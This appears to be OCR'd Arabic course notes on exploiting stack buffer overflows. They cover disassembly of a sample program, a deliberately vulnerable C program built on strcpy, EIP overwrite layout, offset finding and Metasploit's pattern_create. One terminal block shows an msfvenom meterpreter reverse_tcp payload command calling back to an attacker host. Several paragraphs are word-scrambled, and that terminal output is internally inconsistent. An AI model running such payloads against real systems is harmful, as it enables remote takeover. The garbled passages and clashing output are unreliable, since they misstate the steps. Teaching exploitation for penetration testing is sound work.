4012fb: c7 04 24 0f 30 40 00 mov    DWORD PTR [esp],0x40300f ;The if condition
401302: e8 59 05 00 00 call   401860 <_printf> ;Print "you win"
401307: eb 0c jmp    401315 <_main+0x85>
401309: c7 04 24 19 30 40 00 mov    DWORD PTR [esp],0x403019
401310: e8 4b 05 00 00 call   401860 <_printf> ;Print "try again"
401315: c9 leave
401316: c3 ret
```

-ال **Array** الخاصه بال **Buffer** حاطط حجم ال **Buffer** =4 ومش مععمول عليها **Control** ... طب منا ممكن أزود فالقيمه دي وكدا كدا ال **Function** **gets** بتعتى اللي هي ال المصابه هتسندعي ال **Attacker** لو حطيت قيم كتير فيها هتتطبعلي قيم كتير وبالفعل كدا استغليت ال **Buffer overflow** من خلل ال **Function** المصابه وهي ال **gets** ... طب هل الكلام دا ينطبق عال **Cookie** اللي اسمه **Variable** ... الحقيقه على حسب الحاله اللي قدامك فالحاله دي لاء لانه جاي **Static** بمعنى ال **cookie** اللي مبرمج ال **Software Developer** =0 ودي قيمة ثابته ولو كان هو معرفوش دي كانت هتبقا ثغره نعرف نستغلها ونعرف احنا ال **Cookie** ونقوله قيمة ال **Cookie** بкам ونخلي ال **Function** المصابه بتعتنا تنفذها بس للأسف مش هينفع ... بس هنجرب اننا نغير ال **Location** الخاص بال **Cookie** ذات نفسه مش هنعمل **variable** بقيمه أخرى ونسندعيه لاء هنعمل طريقه تانيه هتشوفها خلال الشرح الجي !!


-فرق مبينهم سريعا في لغه برمجه زي لغه ال **C++** فيه فوق لما ندي متغير زي **Cookie** ال **Variable** اننا نعمله **12=Cookie** فكدا انت عاوز تعرف متغير جديد هنا ساعتها مش هينفع انما احنا عاوزين نغير **Cookie** فقط فهتقينا نحط ال **Location** بتعنا مبين الاقواس [] زي كدا **Cookie=[12xcsd** على سبيل المثال يعني فكدا دا ال **Attack** بتعنا بالطريقه اللي هنشوفها بعدين ...

-طب احنا عرفنا ان عندنا ثغره مختلف **APP** **Buffer overflow** معين عندك طريقه انك تقعد تملى ال **Buffer** فال **Stack** بقيم لحد ما **APP** يحصله **Crash** وعندك طريقه تانيه احترافيه وهي انا هنزرع ف **memory** ال **Location** معين جوا ال **Shell code** أو **malicious code** او **CALC** دا عىل شكل برنامج **exe** زي ال

بالضبط ونروح لل **Pointer** اللي هو ال **EIP** ودا المسئول عن أنه ينفذ ال **Next Command** اللي عليه الدور هنقوله يغير ال **Location** الخاص بال **Next command** لل **Location** اللي حاطين فيه ال **Malicious code** الخاص بینا وبكدا نقدر نتحكم أكثر فجهاز ال **Impact** وال **Attack** وال **Victim** بتاعه هيكون أعلى أفضـلـ.

-ودا هنشوفه بالتفصيل فالجي فمتقلقش كل حاجه هتبان لسه قدام احنا لسه فجزء ال **Buffer overflow** لل **Finding** ازاي نلاقيها بس انا بديك معلومات قدام هتنفعك فالشرح الجي باعذن الله .

-نشوف شكل الكود بتاعنا فال **Memory Stack** جوا ال **Stack** عامل ازاي



-خد بالك ال **Attack** بتاعنا اننا عاوزين ال **APP** ينفذ ال **If** يعني مش عاوزين نلعب فقيمه ال **variable** اللي اسمه ... **condition** فالاول ونغيره للقيمه بتاعتنا اللي تحقق ال **Cookie** لاء احنا هنروح غير ال **Location** الخاص بال **Cookie** فال **function** فوق علشان ال **if condition** يلاقيها مساويه لقيمه فيقوم يطبعاك ال **you win** ... تمام لحد هنا ... لو تفتكـرـ الطريـقـهـ اللي ذكرناها فوق وكذا وضـحتـ الفـوقـ مـبـينـهمـ واـيهـ الليـ هـنـفـذـهـ واـيهـ مـيـنـفـعـشـ .

-تعالى نشغل ال **APP** بتاعنا اللي هو **Cookie.exe** وندليله قيمة زيادـهـ كـداـ وـنـشـوفـ هـيـحـصلـ اـيهـ !?


```

C:\Users\s\Desktop\eCPPT V2 FULL
nmap -sS -p 80 192.168.1.111
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.111 LPORT=4444 -f raw > exploit.exe
exploit.exe
[*] Exploit running as user: s.
[*] meterpreter session 1 opened (192.168.1.111:4444) at 192.168.1.111:4444

```

- عطاله أي قيمة هنا اللي قدامك دي لاقناه مطلعنا نتيجة برضه **try** كدا يبقا ال **Condition** بتعنا متنفذش ! عشان كدا مطلعناش ال **you win** لأن ببساطه قيمة ال **Cookie** مش هي اللي عطيهاانا فالكود اللي هي كانت **0x31323334** دخلت القيمة ساعتها ال **Function** هستدعى جزء ال **Condition** و هتطلع الرساله اللي عاوزينها ... بمعنى آخر عاوزين ال **Output** يكون مساوي لنفس القيمة دي عشان ينزل للسطر الموجود فيه ال **If Condition** وينفذه.

- الكلام دا عاوزين **Disassembler tool** عشان ننفذه فممكنا نعمله بال **Immunity Debugger** ولكن هيلغبط شويه فنهعمله بال **Immunity debugger** ودا برنامج شبيه لـ **IDA-pro** تقدر تنزله مجاني وتستخدمه وهن Shawf مع بعض نستخدمه ازاي ... وهبقا ارفقاك نسخه منه مع الملفات الخاصه بالشرح.



- هو دا شكل البرنامج أول ميفتح معاك تضغط **OK** علطول لحد  
مالبرنامج يفتحلك ملف ال **Cookie.exe** الخاص بيك .

```

; Attributes: bp-based frame
int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_10= byte ptr -10h
var_4= dword ptr -4

push    rbp
mov     rbp, rsp
sub    rsp, 30h
call    _main
mov     [rbp+var_4], 0
mov     eax, [rbp+var_4]
mov     edx, eax
lea     rcx, Format ; "cookie = %08X\n"
call    printf
lea     rax, [rbp+var_10]
mov     rcx, rax

```


The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for the `main` function is displayed, showing a `printf` call that prints the value of `var_10` (a byte at `rbp-10h`) using the format string `"cookie = %08X\n"`. The output window shows the initial autoanalysis results.

- طب احنا دلوقتي برضه عاوزين نعرف مكان ال **EIP** ال **pointer**  
بتعنا عشان نوجهه انه يروح للمكان الى احنا عاوزينه اللي هو خاص  
بال **you win** عشان يطبعه لنا وينفذ ال **Condition** بأختصار  
عاوزين نعرف ال **EIP** واقف فين بالضبط عشان نوجهه بعد كدا للمكان  
اللى عاوزينه فالكود عشان ينفذه ... فلو عرفت مكان ال **EIP** هعرف  
بعد كدا ابعتله ال **Payload** بتاعى اللي انا مخصصه ليه عشان يخليه  
ميفذش السطر اللي عليه الدور عشان دي شغلته اساسا وال  
عاوزينه عشان ينفذ ال **Payload** هيروح عال **Location** بتاعه ويخليه ينفذ الكود اللي احنا  
عاوزينه عشان ينفذ ال **Condition** بتتنا وصلت كدا ... فأحنا فضلنا  
حته ال **Exploit** ودي هنشوفها فالجزء الجديد بأمر الله من الشرح  
نزلت معاك البرنامج بتتنا وهنبدع شغل بيه فالجزء القادم عشان ننفذ ال  
try again **Condition** ونطبع ال **you win** بدلا من ... طبعا في  
طريقه تانيه لـ **Buffer overflow** نفذناها احنا اللي هي بسيطه  
بتعمل **Crash** لـ **APP** فقط انما احنا هنا بنطور ال **Impact** الخاص  
بالثغره وكالعادة كل منمشي شويه كل مالدنيا بتوضح أكثر والمعلومه  
بتوصل .

### 3.3 Exploiting Buffer overflow:

- زي مقولنا فالاجزاء اللي فاتت مش كل ال **Buffer overflow** اللي هنلاقيها تنفع تستغلها ... في بعض الثغرات اللي ينفع تستغلها ودا هنشوفه مع بعض فالجزء دا ... طب ازاي هنعمل ال **Exploitation** لل **Target** بتعنا !!؟! أنت ك **Penetration tester** دلوقتني ف ما ومعاك **Network** عليها أجهزة كتير وفيه منهم جهاز ول يكن عملت عليه **Fuzzing** أو **test** على **App** معين فيه لاقيته بيعمل ال **Buffer Crash** فعلا ... فكدا يبقا ال **app** دا مصاب بال **Crash** بس ثوانٍ هل لو جيت اعملها **exploit** هينفع الكلام دا ولااء وهو دا اللي عازين نوصله بالفعل ... وبرضه هنا ال **Attacker** مش عاوز يعملك **System Crash** لـ **Attacker** غرضه اساسا ... ال **Attacker** عاوز يوصل انه ياخذ **Control** على جهازك بطريقه **Remotely** فهنا ال **Attacker** هيقوم واخذ ال **APP** اللي حصله **Crash** دا ويعلمه **Disassemble** ببرنامج زي ال **Immunity Debugger** اللي بيستخدموهأغلب مهندسي ال **Reverse Engineering** وبنص عال **Instructions** شغال فيها وبيتنفذ فيها الكود الخاص بال **APP** ... وكمان هبص عال **Memory** الخاصه بال **Location** واحنا عارفين من قبل كدا ان ال **memory** متقسمه من جوال **Stack** وال **Stacks frames** وال المساحه الخاصه جوا ال **Memory** اللي بيتحط فيها ال **functions** وال **APP** الخاصه بال **APP** بتعنا اللي هو عباره عن أكواب خاصه بييه ... انا ك **Attacker** عرفت قبل كدا انه ال **APP** دا بيحصله **Crash** من خلال ال **Test** اللي عملته عليه فهروح لـ **APP** **location** **memory** بالضبط اللي حصل عنده ال **Crash** عشان اعرف فين ال **Payload** بتعني وطبعاً لازم اكون عارف ال **Pointer** اللي هو **EIP** اللي هعرف من خلاله احنا واقفين عند انهو **Instruction** فال **memory** ومين اللي عليه الدور .

-عشان أعرف مين ال **instruction** اللي عليه الدور وأنفذ ال  
كنا اتكلمنا عنه بالتفصيل فالجزء اللي فات أرجعه... يبقا احنا هنا  
هنزرع ال **Code** الخاص بال **malware** بتعنا فالجزء اللي بيحصل  
فيه ال **Crash** فال **APP** ودا لما نعرف من ال **Pointer** بتعنا الل  
هو **EIP** مين ال **Instruction** اللي عليه الدور فالتنفيذ وساعتها  
نقوم زارعين ال **Instruction** بتعنا فال **Malware** اللي عليه الدور  
فالتنفيذ فيتنفذ مع ال **Instruction** اللي عليه الدور ال **Payload**  
بتعاك فمثلا تلاقي **User** جي يشغل ال **Calc.exe** عادي تلاقيه  
بيشتغل معاه كذا ملف تانيين برضه **exe** خاصين بال **Malware** اللي  
زرعه ال **Attacker** ودا راجع للسبب اللي ذكرناه فوق ... تعالى نروح  
لل **APP** اللي اشتغلنا عليه قبل كدا وهو ال **goodpwd.exe** عشان  
نشوف هنطبق عليه الكلام دا ازاي ! ... ودا الكود الخاص بال **APP**  
بتعنا بفكرك بي .



```


1 #define _CRT_SECURE_NO_DEPRECATE
2 #include <iostream>
3 #include <cstring>
4
5 int bf_overflow(char *str){
6     char buffer[10];           //our buffer
7     strcpy(buffer,str);       //the vulnerable command
8     return 0;
9 }
10
11 int good_password(){          // a function which is never executed
12     printf("Valid password supplied\n");
13     printf("This is good_password function \n");
14     return 0;
15 }
16
17 int main(int argc, char *argv[])
18 {
19     int password=0; // controls whether password is valid or not
20     printf("You are in goodpwd.exe now\n");
21     bf_overflow(argv[1]); //call the function and pass user input
22     if ( password == 1) {
23         good_password(); //this should never happen
24     }
25     else {
26         printf("Invalid Password!!!\n");
27     }
28     printf("Quitting sample1.exe\n");
29     return 0;
30 }

```

-هتلاقي ان الكود بتعنا الخاص بال **APP** بيبده يتنفذ من أول ال  
فاليود ولكن مبيتنفذش وهتلاقي ال **main** اللي هي **Function**  
فالكود وانما السطر 11 فالكود هتلاقيه ملغى  
فالتنفيذ ... فال **Attacker** هيروح يعدل فالكود بحيث يدخل السطر 11  
كمان ضمن تنفيذ الكود .

- وهو دا الفكره من الشغله دي انا نعرف ال EIP واقف فأنهو فالتنفذ ونزرع ال Location Memory فال Location Instruction فال payload بتعنا فيتنفذ فال Instruction APP يشغل مكنش شغال عليه الدور فالكود اللي فوق هنشغله وكمان نروع فالاول بالضبط زي السطر 11 كدا فالكود اللي فوق هنشغله وكمان نروع فيه payload فيشتغل معاه وبكدا تكون نفذنا ال attack ... وممكن كمان تشيل الجزء الخاص بالسطر 11 من الكود وتضيف انت سطر خاص بال malware بتاعك وبرضه هيتنفذ من خلال ال EIP لما الدور يجي عليه .

- طب احنا كدا عندنا ال APP اللي هو goodpwd.exe اتفقنا ان فيه ثغره ال Buffer Overflow فأحنا هنزرع ال Payload بتعنا اللي هو هيكون Calc.exe نوع من المثال انما انت ممكن تزرع اي تاني براحتك بقا ... تعالى نفصص الكود عشان نعرف انهو مكان بالضبط اللي هنبعث فيه ال malicious code بتعنا .



- عندك أول 22 byte اللي بنسميهم ال Junk Bytes اللي هما حروف ال A دول لو دخلتهم لل APP بتاعك مش هيحصله Crash ولكن دول هيملوا ال Stack فال Memory دول اللي هيسببووا ال Stack عندك فال Memory Overwriting الموجود فال Memory يت ملي حجمه زياده عن ال 10 byte اللي محدداهم ال Buffer Overflow المصابه بال function اللي هي instruction Strcpy اللي ذكرناها فيبدو ساعتها ياخدوا مكان Over ثاني فال Memory ودا اللي هيسبب فيما بعد ال Writing ABCD ... أما اللي بعد كدا وهو ال Byte 4 الثانيين ال Overflow دول اللي ال هيسببووا فيما بعد ال APP لل Over بتعنا .

18 bytes of A characters	4 bytes of A characters	4 bytes - ABCD	OTHER
Junk bytes (Padding to reach EBP)	Old EBP (Overwritten)	Old EIP (return address)	This is where we will insert our payload

-يبقا احنا عندنا هنحتاج ال **byte-22** الأول هنملاهم بال **Junk** أو ال **NOP data** يعني مش هنبعث اي **Instructions** ولا اي حاجه يدوب بس احنا عمالين نضيف قيم لـ **APP** فراغ فقط ... وبعد كدا هنعمل لـ **Pointer Overwrite** بتعنا اللي هو **EIP** وبعد كدا نحط ال **Shell code** أو ال **Payload** بتعنا مكانه .



المكان اللي هنحط فيه ال **payload** بتعنا بنسميه ال **Offset** وخد بالك الامور فال **Real Exploitation process** بختلف عن الشكل اللي اتكلمنا عليه دا ... عشان متوهش مني كل اللي فات دا عاوزين منه نعرف ال **Location** بالضبط اللي هنزرع فيه ال **Payload** بالضبطه ال **Crash** عند ال **Byte** رقم **1500** لا **1400** ولا **1000** لأننا زي مقولنا عاوزين نعرف ال **Location** بالضبط وبدقه عشان نزرع ال **Payload** فيه ويتنفذ أما يجي عليه الدور ... عشان متلغيطش فالحسابه دي ومتأخش منك وقت يبقا احنا كدا عند **byte 1500** لو حصل ال **Crash** على **2 = 750** وتجرب ال **750** عندنا تقوم عامل ايه ؟ تقسم ال **1500** على **2** افرض وصلت لرقم ولو يكن لما قسمت ال **1500** على ال **2** طلعلك **750** ولقيت عند الرقم دا مبيحصلش ال **Crash** اللي احنا عاوزينه !! هنقسم ال **1500** على ال **2** وبعدين نزودهم على ال **750** اللي هي نص ال **1500** لما قسمناهم ...

-تاني عشان تثبت ... انت دلوقتي حصل ال Crash عند 1500 byte تمام هتقوم واخد الرقم دا وقسمه على 2 عمل Crash هتمشي على نفس الخطوات تقسم على 2 ... أكيد هيجي عليك وقت هتلافق الرقم اللي بيطلعك لما بتقسم على 2 مش بيعمل APP لـ Crash هنا نيجي للخطوة الثانية وهي انك هتقسم الناتج اللي طلعتك على 2 وليكن ال 750 هيطلعك الناتج 375 و 375 تمام كدا ... تأخذ واحده منهم ال 375 وتقسم ال 375 الثانية على الاتنين واللى يطلعك تضيفه على ال 375 الأولى بالشكل دا  $375 + \frac{375}{2}$  ) وتأخذ الناتج تجربه وتشوف هيطلع معاك Crash لـ APP ولااء ... طب لو طلع هتاخذ الرقم تقسمه على 2 وتجرب ولو مطلع معاك Crash هتاخذه تقسمه على اتنين وتضيفه على نص القيمه وتجرب وهذا لحد متجيب ال Crash اللي حصل عنده ال Byte بالضبط .

-ولو أخذت بالك هلاقينا عاملين نقل من احتمالات التجربه والنواتج اللي بتطلعنا عشان منضيعش وقت كتير وكمان نوصل لـ Byte اللي حصل عنده Crash بطريقه أسرع من الأولى عشان انا اك حصل عنده ال Payload Inject لـ Attacker أبدع أعمل باعي بدايه من الجزء اللي بعده ... بمعنى أنا عرفت ان ال Crash بيحصل عند ال Byte رقم 750 وليكن دا هيفردى انى أزرع ال Payload باعي فال Byte رقم 751 اللي بعده عططول فالتنفيذ .


-عندنا 2 Scripts مكتوبين بال Ruby هلاقفهم جوا ال Metasploit هيساعدوك فالجزء اللي فات اللي شرحتاه عشان نقرر ال Payload بتعتنا كام ونقرر هنزرع ال Junk byte بتعنا فين وهما ال Pattern Onset وال Pattern Create ... ال Pattern Create بيعملك Payload الطول بتاعه كبير من خلال اللي انت عطتهوله فهو بيعملك Create لـ Payload على حسب انت اللي انت عاوزه ... فهو بيعملك Generate لـ Random Data .

-ال **Payload** هو ال **Script** اللى هيضفلك ال **Pattern create** بتاعك بدل ال **Values** اللى هي ال **AAAA** اللى كنا عاملين نضيفها بأدinya ... فأحنا محتاجين نعرف ال **EIP** زي مقولنا قبل كدا واقف فين عشان نزرع ال **Payload** بتاعنا الى متمثل فال **EIP** بعد القيمه اللى واقف عندها ال **Pattern create** بحيث تكون هي ال **Instruction** اللى عليه الدور فالتنفيذ واللى هيشاور عليه ال **EIP**.

-تعالى نشغل ال **Script** مع بعض عن طريق ال .

```
./pattern_create.rb 100
```

-هتلاقيه جابلك ال **Crash** اللى حصل عنده ال **Location** وهو دا اللى عاوزين نوصله من الاول عشان نعرف ال **EIP** واقف فين لأن المكان اللى واقف عنده هو دا اللى حصل فيه ال **Crash** وهو دا اللي هتحقق فيه ال **Payload** بتاعنا .



-هتلاقي زي مقولنا ال **Crash** اللى حصل عنده ال **Location** هو نفسه اللى واقف عنده ال **EIP** هنعمل **Disassemble** للكود ونفكه عشان نجيب ال **Payload** بالضبط ونتحقق ال **Location** بتاعنا فيه .

-بعد كدا هنشغل ال **Script** الثاني معانا وهو ال **Pattern offset** character-100 وضفتنا ال **Pattern Create** زي معملنا فالصورة قدامك ...

